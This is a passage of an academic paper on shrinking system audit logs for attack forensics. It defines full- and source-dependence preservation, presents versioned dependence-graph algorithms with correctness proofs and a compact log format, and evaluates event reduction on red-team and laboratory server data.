More generally, subjects and objects don't spontaneously become compromised. Instead, compromises happen due to input consumption from a compromised entity, such as a network connection, compromised file, or user[3]. This

[2] In particular, as per Algorithm 2 in [42], the period of the incoming edge in Fig. 3 should not overlap the period between the end times of the two edges out of $S$; per their Algorithm 3, the period of the $S$ to $F'$ edge must not overlap the period between the start times of the two edges out of $F$.

[3] We aren't suggesting that a compromised process must *immediately*

observation implies that keeping track of dependencies between entities at times strictly in between events is unnecessary, because nothing relevant changes at those times. Therefore, we focus on preserving dependencies at times when a node could become compromised, namely, when it acquires a new dependency.

Formally, let $Anc(v,t)$ denote the set of ancestor nodes of $v$ at time $t$, i.e., they are backward reachable from $v$ at $t$.

$$Anc(v,t) = \{u \mid u \longrightarrow v@t\}.$$

Let $NewAnc(v)$ be the set of times when this set changes, i.e.:

$$NewAnc(v) = \{t \mid \forall t' < t,\ Anc(v,t) \supset Anc(v,t')\}.$$

We define $NewAnc(v)$ to always include $t = 0$.

**Definition 4 (Full Dependence (FD) Preservation)** *A reduction $G'$ of $G$ is said to preserve full dependence iff for every pair of nodes $u$ and $v$:*

- *forward reachability from $u@t$ to $v$ is preserved for all $t \in NewAnc(u)$, and*
- *backward reachability of $u$ from $v@t$ is preserved at all $t$.*

In other words, when FD-preserving reductions are applied:

- the result of backward forensic analysis from any node $v$ will identify the exact same set of nodes before and after the reduction.
- the result of forward analysis carried out from any node $u$ will yield the exact same set of nodes, as long as the analysis is carried out at any of the times when there is a basis for $u$ to get compromised.

To illustrate the definition, observe that FD preservation allows the reduction in Fig. 4, since (a) backward reachability is unchanged for every node, and (b) $NewAnc(F) = \{0\}$, and $F@0$ flows into $S$, $F'$ and $H$ in the original as well as the reduced graphs.

### 3.4 Source Dependence (SD) Preservation

We consider further relaxation of dependence preservation criteria in order to support more aggressive reduction, based on the following observation about the typical way forensic analysis is applied. An analyst typically flags an entity as being suspicious, then performs a backward analysis to identify likely root causes. Root causes are *source* nodes in the graph, i.e., nodes without incoming edges. Source nodes represent network connections, preexisting files, processes started before the audit subsystem, pluggable media devices, and user (e.g., terminal) input. Then, the analyst performs an impact (i.e., forward) analysis from these source nodes. To carry out this task accurately, we need to preserve only information flows from source nodes; preserving dependencies between all pairs of internal nodes is unnecessary.

**Definition 5 (Source Dependence (SD) Preservation)** *A reduction $G'$ of $G$ is said to preserve source dependence iff for every node $v$ and a **source node** $u$:*

- *forward reachability from $u@0$ to $v$ is preserved, and*
- *backward reachability of $u$ from $v@t$ is preserved at all $t$.*

Note that SD coincides with FD applied to source nodes. The second conditions are, in fact, identical. The first conditions coincide as well, when we take into account that $NewAnc(u) = \{0\}$ for any source node $u$. (A source node does not have any ancestors, but since we have defined *NewAnc* to always include zero, *NewAnc* of source nodes is always $\{0\}$.)

Fig. 5 shows a reduction that preserves SD but not FD. In the figure, $F$ and $F'$ are two distinct files, while $S, S'$ and $S''$ denote three distinct processes. Note that FD isn't preserved because a new flow arrives at $S'$ at $t = 2$, and this flow can reach $F'$ in the original graph but not in the reduced graph. However, SD is preserved because the reachability of $S$, $S'$, $S''$ and $F'$ from the source node $F$ is unchanged.



**Fig. 5:** Source dependence preserving reduction.

Note that the first condition in Defn. 5 is redundant, as it is implied by the second: If $u$ is backward reachable from a node $v$ at $t$, then, by definition of backward reachability, there exists a causal path from $e_1, e_2, \ldots, e_n$ from $u$ to $v$. Since 0 is the smallest possible timestamp, $0 \leq end(e_i)$ for all $i$, and hence, using the causal path $e_1, e_2, \ldots, e_n$ and the first part of Defn. 2, we conclude $u@0 \longrightarrow v$, thus satisfying the first condition. We also point out that the first condition does not imply the second. To see this, note that if we only need to preserve forward reachability from $F@0$ in Fig. 5, then we can drop any two of the three edges coming into $F'$. However, the backward reachability condition limits us to dropping the edges from $S'$ and $S''$, as we would otherwise change backward reachability of the source node $F$ from $F'@4$.

Despite being unnecessary, we kept the first condition in Defn. 5 because its presence makes the forensic analysis preservation properties of SD more explicit. (Unlike Defn. 5, there is no redundancy in Defn. 4.)

exhibit suspicious behavior. However, in order to fully investigate the extent of an attack, forensic analysis needs to focus on the earliest time a node could have been compromised, rather than the time when suspicious behavior is spotted. Otherwise, the analysis may miss effects that may have gone unnoticed between the time of compromise and the time suspicious behavior was observed.

## 4 Efficient Computation of Reductions

Full dependence and source dependence reductions rely on global properties of graph reachability. Such global properties are expensive to compute, taking time that can be linear in the size of the (very large) dependence graph. Moreover, due to the use of timestamped edges, reachability changes over time and hence must be computed many times. This mutability also means that results cannot be computed once and cached for subsequent use, unlike standard graphs, where we can determine once that $v$ is a descendant of $u$ and reuse this result in the future.

To overcome these computational challenges posed by timestamped graph, we show how to transform them into standard graphs. The basic idea is to construct a graph in which objects as well as subjects are *versioned*. Versioning is widely used in many domains, including software configuration management, concurrency control, file systems [31, 26] and provenance [25, 24, 4, 29]. In these domains, versioning systems typically intervene to create file versions, with the goal of increased recoverability or reproducibility. In contrast, we operate in a forensic setting, where we can only observe the order in which objects (as well as subjects) were accessed. Our goal is to (a) make sound inferences about dependencies through these observations, and (b) encode these dependencies in a standard (rather than time-stamped) graph. This encoding serves as the basis for developing efficient algorithms for log reduction. Specifically, this section addresses the following key problems.

- Formally establishing that versioned graphs produce the same forensic analysis results as timestamped graphs.
- Developing a suite of optimizations that reduce the number of versions while preserving dependencies.
- Showing that our algorithms generate the optimal number of versions while preserving FD or SD.

Using versioning, we realize algorithms that are both faster and use less storage than their unversioned counterparts. Specifically, we realize substantial reduction in the size of the dependence graph by relying on versioning. Runtime is also reduced because the reduction operations typically take constant time per edge (See Section 6.6.1). In contrast, a direct application of Defn. 4 on timestamped graphs would be unacceptably slow[4].

### 4.1 Naive Versioned Dependence Graphs

The simplest approach for versioning is to create a new version of a node whenever it gets a new incoming edge, similar to creating a new file version each time the file is written. Fig. 6 shows an example of an unversioned graph and its corresponding naive versioned graph. Versions of a node are stacked vertically in the example so as to make it easier to see the correspondence between nodes in the timestamped and versioned graphs.

Note that timestamps in versioned graphs are associated with nodes (versions), not with edges. A version's start time is the start time of the event that caused its creation. We show this time using a superscript on the node label.



**Fig. 6:** A timestamped graph and equivalent naive versioned graph.

#### 4.1.1 *Algorithm for naive versioned graph construction*

We treat the contents of the audit log as a timestamped graph $G = (V, E_T)$. The subscript $T$ on $E$ is a reminder that the edges are timestamped. The corresponding (naive) versioned graph $\mathbf{G} = (\mathbf{V}, \mathbf{E})$ is constructed using the algorithm shown below. Without loss of generality, we assume that every edge in the audit log has a unique timestamp and/or sequence number. We denote a directed edge from $u$ to $v$ with timestamp $t$ as a triple $(u, v, t)$. Let $u^{<t}$ denote the latest version of $u$ in the versioned graph before $t$.

```
1. BuildVer(V, E_T)
2.    V = {v^0 | v ∈ V}; E = {};
3.    for each (u, v, t) ∈ E_T
4.        add v^t to V
5.        add (u^<t, v^t) to E
6.        add (v^<t, v^t) to E
7.    return (V, E)
```

We intend *BuildVer* and its optimized versions to be *online algorithms,* i.e., they need to examine edges one-at-a-time, and decide immediately whether to create a new version, or to add a new edge. These constraints are motivated by our application in real-time attack detection and forensic analysis.

For each entity $v$, an initial version $v^0$ is added to the graph at line 2.[5] The for-loop processes log entries (edges) in the order of increasing timestamps. For an edge $(u, v)$ with timestamp $t$, a new version $v^t$ of the target node $v$ is added to the graph at line 4. Then an edge is created from the latest version of $u$ to this new node (line 5), and another edge created to link the last version of $v$ to this new version (line 6).

[4] In order to determine if an edge $e$ is redundant, we would potentially have to consider every path in the graph containing $e$; the number of such paths can be exponential in the size of the graph.

[5] This is a logical simplification — in reality, initial version of $v$ will be added to the graph at the first occurrence of $v$ in the audit stream.

#### 4.1.2 *Forensic analysis on versioned graphs*

In a naive versioned graph, each object and subject gets split into many versions, with each version corresponding to the time period between two consecutive incoming edges to that entity in the unversioned graph. To flag an entity $v$ as suspicious at time $t$, the analyst marks the latest version $v^{\leq t}$ of $v$ at or before $t$ as suspicious. Then the analyst can use standard graph reachability in the versioned graph to perform backward and forward analysis. For the theorem and proof, we use the notation $v^{<\infty}$ to refer to the latest version of $v$ so far. In addition, we make the following observation that readily follows from the description of *BuildVer*.

**Observation 6** *For any two node versions $u^t$ and $u^s$, there is a path from $u^t$ to $u^s$ if and only if $s \geq t$.*

**Theorem 7** *Let $\mathbf{G} = (\mathbf{V}, \mathbf{E})$ be the versioned graph constructed from $G = (V, E_T)$. For all nodes $u, v$ and times $t$:*

- *$v$ is forward reachable from $u@t$ iff there is a simple path in $\mathbf{G}$ from $u^{\leq t}$ to $v^{<\infty}$; and*
- *$u$ is backward reachable from $v@t$ iff there is a path in $\mathbf{G}$ from $u^0$ to $v^{\leq t}$.*

**Proof:** For uniformity of notation in the proof, let $t = t_0, u = w_0$ and $v = w_n$. The definition of reachability in timestamped graphs (specifically, Definitions 1 and 2), when limited to instantaneous events, states that $w_0@t \longrightarrow w_n$ holds in $G$ if and only if there is a path

$$(w_0, w_1, t_1), (w_1, w_2, t_2), \ldots, (w_{n-1}, w_n, t_n)$$

in $G$ such that $t_{i-1} \leq t_i$ for $1 \leq i \leq n$. For each timestamped edge $(w_{i-1}, w_i, t_i)$, *BuildVer* adds a (standard) edge $(w_{i-1}^{<t_i}, w_i^{t_i})$ to $\mathbf{G}$. In addition, by Observation 6, there is a path from $w_i^{t_i}$ to $w_i^{<t_{i+1}}$. Putting these edges and paths together, we can construct a path in $\mathbf{G}$ from $w_0^{<t_0}$ to $w_n^{t_n}$. Also, by Observation 6, there is a path from $w_n^{t_n}$ to $w_n^{<\infty}$. Putting all these pieces together, we have a path from $w_0^{<t_0} = u^{<t_0}$ to $w_n^{<\infty} = v^{<\infty}$. A path from $u^{<t_0}$ to $v^{<\infty}$ clearly implies a path from $u^{\leq t_0}$ to $v^{<\infty}$, thus satisfying the "only if" part of the forward reachability condition.

Note that the "only if" proof constructed a one-to-one correspondence between the paths in $G$ and $\mathbf{G}$. This correspondence can be used to establish the "if" part of the forward reachability condition as well.

The proof of the backward reachability condition follows the same steps as the proof of forward reachability, so we omit the details. ∎

### 4.2 Optimized Versioning and FD Preservation

Naive versioning is simple but offers no benefits in terms of data reduction. In fact, it increases storage requirements. In this section, we introduce several optimizations that reduce the number of versions and edges. These optimizations cause node timestamps to expand to an interval. A node $v$ with timestamp interval $[t, s]$ will be denoted $v^{t,s}$.



**Fig. 7:** The naive versioned graph from Fig. 6 (top), and the result of applying redundant edge optimization (REO) (middle) and then redundant node optimization (RNO) (bottom) to it. When adding the edge $(S, G, 5)$, we find that there is already an edge from the latest version $S^2$ of $S$ to $G$, so we skip this edge. For the same reason, the edge $(G, T, 6)$ can be skipped, and this results in the graph shown in the middle. For the bottom graph, note that when adding the edge $(F, S, 2)$, $S$ has no descendants, so we simply update $S^0$ by $S^{0,2}$, and avoid the generation of a new version. For the same reason, we can update $G^0$ and $T^0$ as well, resulting in the graph at the bottom.

#### 4.2.1 *Redundant edge optimization (REO)*

Before adding a new edge between $u$ and $v$, we check if there is already an edge from the latest version of $u$ to some version of $v$. In this case, the new edge is redundant: in particular, reachability is unaffected by the addition of the edge, so we discard the edge. This also means that no new version of $v$ is generated. Specifically, consider the addition of an event $(u, v, t)$ to the graph. Let $u^{r,s}$ be the latest version of $u$. We check if there is already an edge from $u^{r,s}$ to an existing version of $v$. If so, we simply discard this event. We leave the node timestamp unchanged. Thus, for a node $u^{r,s} \in \mathbf{G}$, $r$ represents the timestamp of the first edge coming into this node, while $s$ represents the timestamp of the last. Alternatively, $r$ denotes the start time of this version, while $s$ denotes the last time it acquired a new incoming edge (i.e., an edge that wasn't eliminated by a reduction operation). Fig. 7 illustrates redundant edge (REO) optimization.

#### 4.2.2 *Global Redundant Edge Optimization (REO*)*

With REO, we check whether there is already a *direct edge* from $u$ to $v$ before deciding to add a new edge. With global redundant edge, we generalize to check whether $u$ is an *ancestor* of $v$. Specifically, before adding an event $(u, v, t)$ to the graph, we check whether the latest version of $u$ is already an ancestor of the latest version of $v$. If so, we simply discard the event.

The condition in REO* optimization is more expensive to check: it may take time linear in the size of the graph. Also, it did not lead to any significant improvement over REO in our experiments, so we did not evaluate it in detail. However, it is of conceptual significance because the resulting graph is

optimal with respect to FD, i.e., any further reduction would violate FD-preservation.

#### 4.2.3 Redundant node optimization (RNO)

The goal of this optimization is to avoid generating additional versions if they aren't necessary for preserving dependence. We create a new version $v^s$ of a vertex because, in general, the descendants of $v^s$ could be different from those of $v^l$, the latest version of $v$ so far. If we overzealously combine $v^l$ and $v^s$, then a false dependency will be introduced, e.g., a descendant of $v^l$ may backtrack to a node that is an ancestor of $v^s$ but not $v^l$. This possibility exists as long as (a) the ancestors of $v^l$ and $v^s$ aren't identical, and (b) $v^l$ has non-zero number of descendants. We already considered (a) in designing REO optimizations described above, so we consider (b) here. Note that RNO needs to be checked only on edges that aren't eliminated by REO (or REO*).

Specifically, let $v^{r,s}$ be the latest version of $v$ so far. Before creating a new version of $v$ due to an event at time $t$, we check whether $v^{r,s}$ has any outgoing edge (i.e., any descendants). If not, we replace $v^{r,s}$ with $v^{r,t}$, instead of creating a new version of $v$. Fig. 7 illustrates the result of applying this optimization.

RNO preserves dependence for descendants of $v$, but it can change backward reachability of the node $v$ itself. For instance, consider the addition of an edge at time $t$ from $u^{p,q}$ to $v^{r,s}$. This edge is being added because it is not redundant, i.e., a backward search from $v@s$ does not reach $u^{p,q}$. However, when we add the new edge and update the timestamp to $v^{r,t}$, there is now a backward path from $v@s$ to $u^{p,q}$. The simplest solution is to retain the edge timestamp on edges added with RNO, and use them to prune out false dependencies.[6]

#### 4.2.4 Cycle-Collapsing Optimization (CCO)

Occasionally, cyclic dependencies are observed, e.g., a process that writes to and reads from the same file, or two processes that have bidirectional communication. As observed by previous researchers [25, 24], such dependencies can lead to an explosion in the number of versions. The typical approach is to detect cycles, and treat the nodes involved as an equivalence class. A simple way to implement this approach is as follows. Before adding an edge from a version $u^r$ to $v^s$, we check if there is a cycle involving $u$ and $v$. If so, we simply discard the edge. Our experimental results show that cycle detection has a dramatic effect on some data sets.

Cycle detection can take time linear in the size of the graph. Since the dependence graph is very large, it is expensive to run full cycle detection before the addition of each edge. Instead, our implementation only checks for cycles involving two entities. We found that this was enough to address most sources of version explosion. An alternative would be to search for larger cycles when a spurt in version creation is observed.

[6]Note that these timestamps need to be used only when an edge added with RNO is the first hop in a backward traversal. If a node $v$ subject to RNO gets a child $x$, this child would have been added after the end timestamp of $v$. So, when we do a backward traversal from $x$, all parents of $v$ should in fact be backward reachable.

#### 4.2.5 Effectiveness of FD-optimizations

REO and RNO optimizations avoid new versions in most common scenarios that lead to an explosion of versions with naive versioning:

- *Output files:* Typically, these files are written by a single subject, and not read until the writes are completed. Since all the write operations are performed by one subject, REO avoids creating multiple versions. In addition, all the write operations are combined.
- *Log files:* Typically, log files are written by multiple subjects, but are rarely read, and hence by RNO, no new versions need to be created.
- *Pipes:* Pipes are typically written by one subject and read by another. Since the set of writers does not change, a single version is sufficient, as a result of REO. Moreover, all the writes on the pipe can be combined into one operation, and so can all the reads.

We found that most savings were obtained by REO, RNO, and CCO. As mentioned above, REO* is more significantly more expensive than REO and provided little additional benefit. Another undesirable aspect of REO* (as well as the SD optimization) is that it may change the paths generated during a backward or forward analysis. Such changes have the potential to make attack interpretation more difficult. In contrast, REO, RNO and CCO preserve all cycle-free paths.

#### 4.2.6 Correctness and Optimality

**Theorem 8** *BuildVer, together with RNO and REO* optimizations, preserves full dependence (FD).*

**Proof:** We already showed that *BuildVer* preserves forward and backward reachability between the timestamped graph $G$ and the naive versioned graph $\mathbf{G}$. Hence it suffices to show that the edges and nodes eliminated by REO* and RNO don't change forward and backward reachability in $\mathbf{G}$. Now, REO* optimization drops an edge $(u,v,t)$ only if there is already an edge from the latest version of $u$ to the latest or a previous version of $v$ in $\mathbf{G}$. In other words, no new ancestors will result from adding this edge. Since no new ancestors are added, by definition of FD, any additional paths created in the original graph due to the addition of this edge do not have to be preserved. Thus REO* optimization satisfies the forward reachability condition of FD. Moreover, since this edge does not add new ancestors to $v$, it won't change backward reachability of any node from $v$ or its descendants. Thus, the backward reachability preservation condition of FD is also satisfied.

Regarding RNO optimization, note that it is applied only when a node $v$ has no descendants. In such a case, preservation of backward and forward reachability from $v$'s descendants holds vacuously. ■

**Optimality with respect to FD.** We now show that the combination of REO* and RNO optimizations results in reductions that are optimal with respect to FD preservation. This means that any algorithm that drops versions or edges retained by this combination does not preserve full dependence. In contrast, this combination preserves FD.

The main reasoning behind optimality is that REO* creates a new version of an entity $v$ whenever it acquires a new dependency from another entity $u$. In particular, REO* adds an edge from (the latest version of) $u$ to (the latest version of) $v$ *only when* there is no existing path between them. In other words, this edge corresponds to a time instance when $v$ acquires a new ancestor $u$. For this reason, reachability from $u$ to $v$ needs to be captured at this time instance for FD preservation. Thus, an algorithm that omits this edge would not preserve FD. On the other hand, if we create an edge but not a new version of $v$, then there will be a single instance of $v$ in the versioned graph that represents two distinct dependencies. In particular, there will be a path from $u^t$ to $v^s$, the version of $v$ that existed before the time $t$ of the current event. As a result, $u^t$ would incorrectly be included in a backward analysis result starting at the descendants of $v^s$. The only way to avoid this error is if $v^s$ had no descendants, the condition specified in RNO. Thus, if either REO* or RNO optimizations were violated, then, forensic analysis of the versioned graph will yield incorrect results.

### 4.3 Source Dependence Preservation

In this section, we show how to realize source-dependence preserving reduction. Recall that a source is an entity that has no incoming edges. With this definition, sources consist primarily of pre-existing files and network endpoints; subjects (processes) are created by parents and hence are not sources, except for the very first subject. While this is the default definition, broader definitions of source can easily be used, if an analyst considers other nodes to be possible sources of compromise.

We use a direct approach to construct a versioned graph that preserves SD. Specifically, for each node $v$, we maintain a set $Src(v)$ of source entities that $v$ depends on. This set is initialized to $\{v\}$ for source nodes. Before adding an event $(u,v,t)$ to the graph, we check whether $Src(u) \subseteq Src(v)$. If so, all sources that can reach $u$ are already backward reachable sources of $v$, so the event can simply be discarded. Otherwise, we add the edge, and update $Src(v)$ to include all elements of $Src(u)$.

Although the sets $Src(v)$ can get large, note that they need to be maintained only for active subjects and objects. For example, the source set for a process is discarded when it exits. Similarly, the source set for a network connection can be discarded when it is closed.

To save space, we can limit the size of $Src$. When the size limit is exceeded for a node $v$, we treat $v$ as having an unknown set of additional ancestors beyond $Src(v)$. This ensures soundness, i.e., that our reduction never drops an edge that can add a new source dependence. However, size limits can cause some optimizations to be missed. In order to minimize the impact of such misses, we first apply REO, RNO and CCO optimizations, and skip the edges and/or versions skipped by these optimizations. Only when they determine an edge to be new, we apply the SD check based on $Src$ sets.

**Theorem 9** *BuildVer, together with redundant edge and redundant node optimizations and the source dependence optimization, preserves source dependence.*

**Proof:** Since full dependence preservation implies source dependence preservation, it is clear that redundant edge and redundant node optimizations preserve source dependence, so we only need to consider the effects of source dependence optimization. The proof is by induction on the number of iterations of the loop that processes events. The induction hypothesis is that, after $k$ iterations, (a) $Src(v)$ contains exactly the source nodes that are ancestors of $v$, and (b) that SD has been preserved so far. Now, in the induction step, note that the algorithm will either add an edge $(u,v)$ and update $Src(v)$ to include all of $Src(u)$, or, discard the event because $Src(v)$ already contains all elements of $Src(u)$. In either case, we can show from induction hypothesis that $Src(v)$ correctly captures all source nodes backward reachable from $v$. It is also clear that that when the edge is discarded by the SD algorithm, it is because the edge does not change the sources that are backward reachable, and hence it is safe to drop the edge. ■

**Optimality of SD algorithm.** Note that when SD adds an edge $(u,v)$, that is because $Src(u)$ includes at least one source that is not in $Src(v)$. Clearly, if we fail to add this edge, then source dependence of $v$ is no longer preserved. This implies that the above algorithm for SD preservation is optimal.

## 5 Compact Representations

In this section, we describe how to use the techniques described so far, together with others, to achieve highly compact log file and main-memory dependence graph representations.

### 5.1 Compact Representation of Reduced Logs

After reduction, logs can be stored in their original format, e.g., Linux audit records. However, these formats aren't space-efficient, so we developed a simple yet compact format called CSR. CSR stands for Common Semantic Representation, signifying that a unified format is used for representing audit data from multiple OSes, such as Linux and Windows. Translators can easily be developed to translate CSR to standard log formats, so that standard log analyzers, or simple tools such as grep, can be used.

In CSR, all subjects and objects are referenced using a numeric index. Complex data values that get used repeatedly, such as file names, are also turned into indices. A CSR file begins with a table that maps strings to indices. Following

this table is a sequence of operations, each of which correspond to the definition of an object (e.g., a file, network connection, etc.) or a forensic-relevant operation such as open, read, write, chmod, fork, execve, etc. Operations deemed redundant by REO, REO* and CCO can be omitted.

Each operation record consist of abbreviated operation name, arguments (mostly numeric indices or integers), and a timestamp. All this data is represented in ASCII format for simplicity. Standard file compression can be applied on top of this format to obtain further significant size reduction, but this is orthogonal to our work.

### 5.2 Compact Main Memory Representation

Forensic analysis requires queries over the dependence graph, e.g., finding shortest path(s) to the entry node of an attack, or a depth-first search to identify impacted nodes. The graph contains roughly the same information that might be found in Linux audit logs. In particular, the graph captures information pertaining to most significant system calls. Key argument values are stored (e.g., command lines for execve, file names, and permissions), while the rest are ignored (e.g., the contents of buffers in read and write operations).

Nodes in the dependence graph correspond to subjects and objects. Nodes are connected by *bidirectional* edges corresponding to events (typically, system calls). To obtain a compact representation, subjects, objects, and most importantly edges must be compactly encoded. Edges typically outnumber nodes by one to two orders of magnitude, so compactness of edges is paramount.

The starting point for our compact memory representation is the SLEUTH [10] system for forensic analysis and attack visualization. The graph structure used in this paper builds on some of the ideas from SLEUTH, such as the use of compact identifiers for referencing nodes and node attributes. However, we did away with many other aspects of that implementation, such as the (over-)reliance on compact, variable length encoding for events, based on techniques drawn from data compression and encoding. These techniques increased complexity and reduced runtime performance. Instead, we rely primarily on versioned graphs and the optimizations in Section 4 to achieve compactness. This approach also helped improve performance, as we can achieve graph construction rates about three times faster than SLEUTH's. Specifically, the main techniques we rely on to reduce memory use in this paper are:

- *Edge reductions:* The biggest source of compaction is the redundant edge optimization. Savings are also achieved because we don't need timestamps on most edges. Instead, timestamps are moved to nodes (subject or object versions). This enables most stored edges to use just 6 bytes in our implementation, encoding an event name and about a 40-bit subject or object identifier.
- *Node reductions:* The second biggest source of compaction is node reduction, achieved using RNO and CCO optimizations. In addition, our design divides nodes into two types: base versions and subsequent versions. Base versions include attributes such as name, owner, command line, etc. New base versions are created only when these attributes change. Attribute values such as names and command lines tend to be reused across many nodes, so we encode them using compact ids. This enables a base version to be stored in 32 bytes or less.
- *Compact representation for versions:* Subsequent versions derived from base versions don't store node attributes, but just the starting and ending timestamps. By using relative timestamps and sticking to a 10ms timestamp granularity[7], we are able to represent a timestamp using 16-bits in most cases. This enables a version to fit within the same size as an edge, and hence it can be stored within the edge list of a base version. In particular, let $S$ be the set of edges occurring between a version $v$ and the next version appearing in the edge list. Then $S$ is the set of edges incident on version $v$ in the graph.

Edge lists are maintained as vectors that can grow dynamically for active nodes (i.e., running processes and open files) but are frozen at their current size for inactive nodes. This technique, together with the technique of storing versions within the edge list, reduces fragmentation significantly. As a result, we achieve a very compact representation that often takes just a few bytes per edge in the original data.

## 6 Experimental Evaluation

We begin this section by summarizing our implementation in Section 6.1. The data sets used in our evaluation are described in Section 6.2. In Section 6.3, we evaluate the effectiveness of FD and SD in reducing the number of events, and compare it with Xu et al.'s technique (LCD). We then evaluate the effect of these reductions on the CSR log size and the in-memory dependence graph in Sections 6.4 and 6.5. Runtimes for dependence graph construction and forensic analysis are discussed in Section 6.6. The impact of our optimizations on forensic analysis accuracy is evaluated in Section 6.7.

### 6.1 Implementation

Our implementation consists of three front-ends and a back-end written in C++. The front-ends together contain about 6KLoC; the back-end, about 7KLoC. The front-ends process data from audit sources. One front-end parses Linux audit logs, while the other two parse Linux and Windows data from the red team engagement. The back-end uses our *BuildVer* algorithm, together with (a) the REO, RNO, and CCO optimizations (Section 4.2) to realize FD preservation, and (b) the source dependence preservation technique described in Section 4.3. It uses the compact main-memory representation presented in Section 5.2. Our implementation can also generate event logs in our CSR format, described in Section 5.1.

[7] This is the granularity typically available on most of our data sets.

The back-end can also read data directly from CSR logs. We used this capability to carry out many of our experiments, because data in CSR format can be consumed much faster than data in Linux audit log format or the OS-neutral format in which red team engagement data was provided. A few key points about our implementation are:

- *Network connections:* We treat each distinct combination of (remote IP, port, time window) as a distinct source node. Currently, time windows are set to about 10 minutes. This means that when we read from any IP/port combination, all reads performed within a 10-minute period are treated as coming from a single source. Thus, FD and SD can aggregate them. After 10 minutes, it is considered a new source, thus allowing us to reason about remote sites whose behavior may change over time (e.g., the site may get compromised). A similar approach is applicable for physical devices.
- *Handling execve:* Execve causes the entire memory image of a process to be overwritten. This suggests that dependences acquired before the execve will be less of a factor in the behavior of the process, compared to dependences acquired after. We achieve this effect by limiting REO from traversing past execve edges.[8]
- *REO* optimization:* Almost all edges in our graph are between subjects and objects. Consider a case when a subject $s$ reads an object $o$. The only case where $o$ could be an ancestor but not a parent is if $o$ was read by another subject $s'$ that then wrote to an object $o'$ that is being read by $s$. Since this relationship looks distant, we did not consider that REO* would be very useful in practice.[9]

### 6.2 Data Sets

Our evaluation uses data from live servers in a small laboratory, and from a red team evaluation led by a government agency. We describe these data sets below.

#### 6.2.1 *Data from Red Team Engagement*

This data was collected as part of the 2nd adversarial engagement organized in the DARPA Transparent Computing program. Several teams were responsible for instrumenting OSes and collecting data, while our team (and others) performed attack detection and forensic analysis using this data. The red team carried out attack campaigns that extended over a period of about a week. The red team also generated benign background activity, such as web browsing, emailing, and editing files.

**Linux Engagement Data (Linux Desktop).** Linux data (Linux Desktop) captures activity on an Ubuntu desktop machine over two weeks. The principal data source was the built-in Linux auditing framework. The audit data was transformed into a OS-neutral format by another team and then given to us for analysis. The data includes all system calls considered important for forensic analysis, including open, close, clone, execve, read, write, chmod, rm, rename, and so on. Table 8 shows the total number of events in the data, along with a breakdown of important event types. Since reads and writes provide finer granularity information about dependencies than open/close, we omitted open/close from our analysis and do not include them in our figures.

| Dataset | Total Events | Read | Write | Clone/ Exec | Other |
|---|---|---|---|---|---|
| Linux Desktop | 72.6M | 72.4% | 26.2% | 0.5% | 0.9% |
| Windows Desktop | 14.6M | 77.1% | 14.5% | 1.2% | 7.2% |
| SSH/File Server | 14.4M | 38.2% | 58.3% | 1.2% | 2.3% |
| Web Server | 2.8M | 64.3% | 30.3% | 1.5% | 3.9% |
| Mail Server | 3M | 70% | 23.6% | 1.7% | 4.7% |

**Table 8:** Data sets used in evaluation.

**Windows Engagement Data (Windows Desktop).** Windows data covers a period of about 8 days. The primary source of this data is Event Tracing for Windows (ETW). Events captured in this data set are similar to those captured on Linux. The data was provided to us in the same OS-neutral format as the Linux data. Nevertheless, some differences remained. For examples, network reads and network writes were omitted (but network connects and accepts were reported). Also reported were a few Windows-specific events, such as CreateRemoteThread. Registry events were mapped into file operations. From Table 8, it can be seen that the system call distribution is similar as for Linux, except for a much higher volume of "other" calls, due to higher numbers of renames and removes.

#### 6.2.2 *Data From Laboratory Servers*

An important benefit of the red team data is that it was collected by teams with expertise in instrumenting and collecting data for forensic analysis. A downside is that some details of their audit system configurations are unknown to us. To compensate for this, we supplemented the engagement data sets with audit logs collected in our research lab. Audit data was collected on a production web server, mail server, and general purpose file and remote access server (SSH/File Server) used by a dozen users in a small academic research laboratory. All of these systems were running Ubuntu Linux. Audit data was collected over a period of one week using the Linux audit system, configured to record open, close, read, write, rename, link, unlink, chmod, etc.

### 6.3 Event Reduction: Comparison of LCD, FD and SD

Fig. 9 shows the event reduction factor (i.e., ratio of number of events before and after the reduction) achieved by our two techniques, FD and SD. For comparison, we reimplemented Xu et al.'s full-trackability reduction as described by Algorithms 1, 2 and 3 in [42]. As discussed before, full-trackability equivalence is like a *localized* version

[8] REO, and especially REO*, can be much more effective without this restriction, but such an approach also increases the risk of eliminating significant events from the graph.

[9] Moreover, because the in- and out-degrees of subjects are typically very large, a 3-hop search may end up examining a very large number of edges.



**Fig. 9:** Event reduction factors achieved by LCD, FD, and SD.

of our continuous dependence preservation criteria, and hence we refer to it as LCD for consistency of terminology. LCD, FD and SD achieve an average reduction factor of 1.8, 7 and 9.2 respectively. Across the data sets, LCD achieves reduction factors between 1.6 and 2.7, FD ranges from 4.6 to 15.4, and SD from 5.4 to 19.1.

As illustrated by these results, FD provides much more reduction than LCD. To understand the reason, consider a simple example of a process $P$ that repeatedly reads file $A$ and then writes file $B$. The sequence of $P$'s operations may look like $read(A)$; $write(B)$; $read(A)$; $write(B)$; $\cdots$. Note that there is an outgoing (i.e., write) edge between every pair of incoming (i.e., read) edges into $P$. This violates Xu et al.'s condition for merging edges, and hence none of these edges can be merged. Our FD criteria, on the other hand, can utilize non-local information that shows that $A$ has not changed during this time period, and hence can aggregate all of the reads as well as the writes.

We further analyzed the data to better understand the high reduction factors achieved by FD and SD. We found that on Linux, many applications open the same object multiple times. On average, a process opened the same object approximately two times on the laboratory servers. Since the objects typically did not change during the period, FD was typically able to combine the reads following distinct opens, thus explaining a factor of about 2. Next, we observed that on average, each open was accompanied by 3 to 5 reads/writes. Again, FD was able to aggregate most of them, thus explaining a further factor of 2 to 4. We see that the actual reduction achieved by FD is within this explainable range for the laboratory servers. For Windows desktop, the reduction factor was less, mainly because the Windows data does not include reads or writes on network data. For Linux desktop data set, FD reduction factor is significantly higher. This is partly because long-running processes (e.g., browsers) dominate in this data. Such processes typically acquire a new dependency when they make a new network connection, but subsequent operations don't add new dependencies, and hence most of them can be reduced.

Our implementation of SD is on top of FD: if an edge cannot be removed by FD, then the SD criterion is tried. This is why SD always has higher reduction factor than FD. SD provides noticeable additional benefits over FD.

| Dataset | Size on Disk | CSR | Reduction factor | |
|---|---|---|---|---|
| | | | FD | SD |
| Linux Desktop | 12.9GB | 5.6× | 66.1× | 76.8× |
| Windows Desktop | 2.1GB | 2.4× | 4.46× | 4.54× |
| SSH/File server | 6.7GB | 15.1× | 91.5× | 122.5× |
| Web server | 1.3GB | 13.3× | 49.3× | 57.9× |
| Mail server | 1.2GB | 11.9× | 41× | 49.2× |
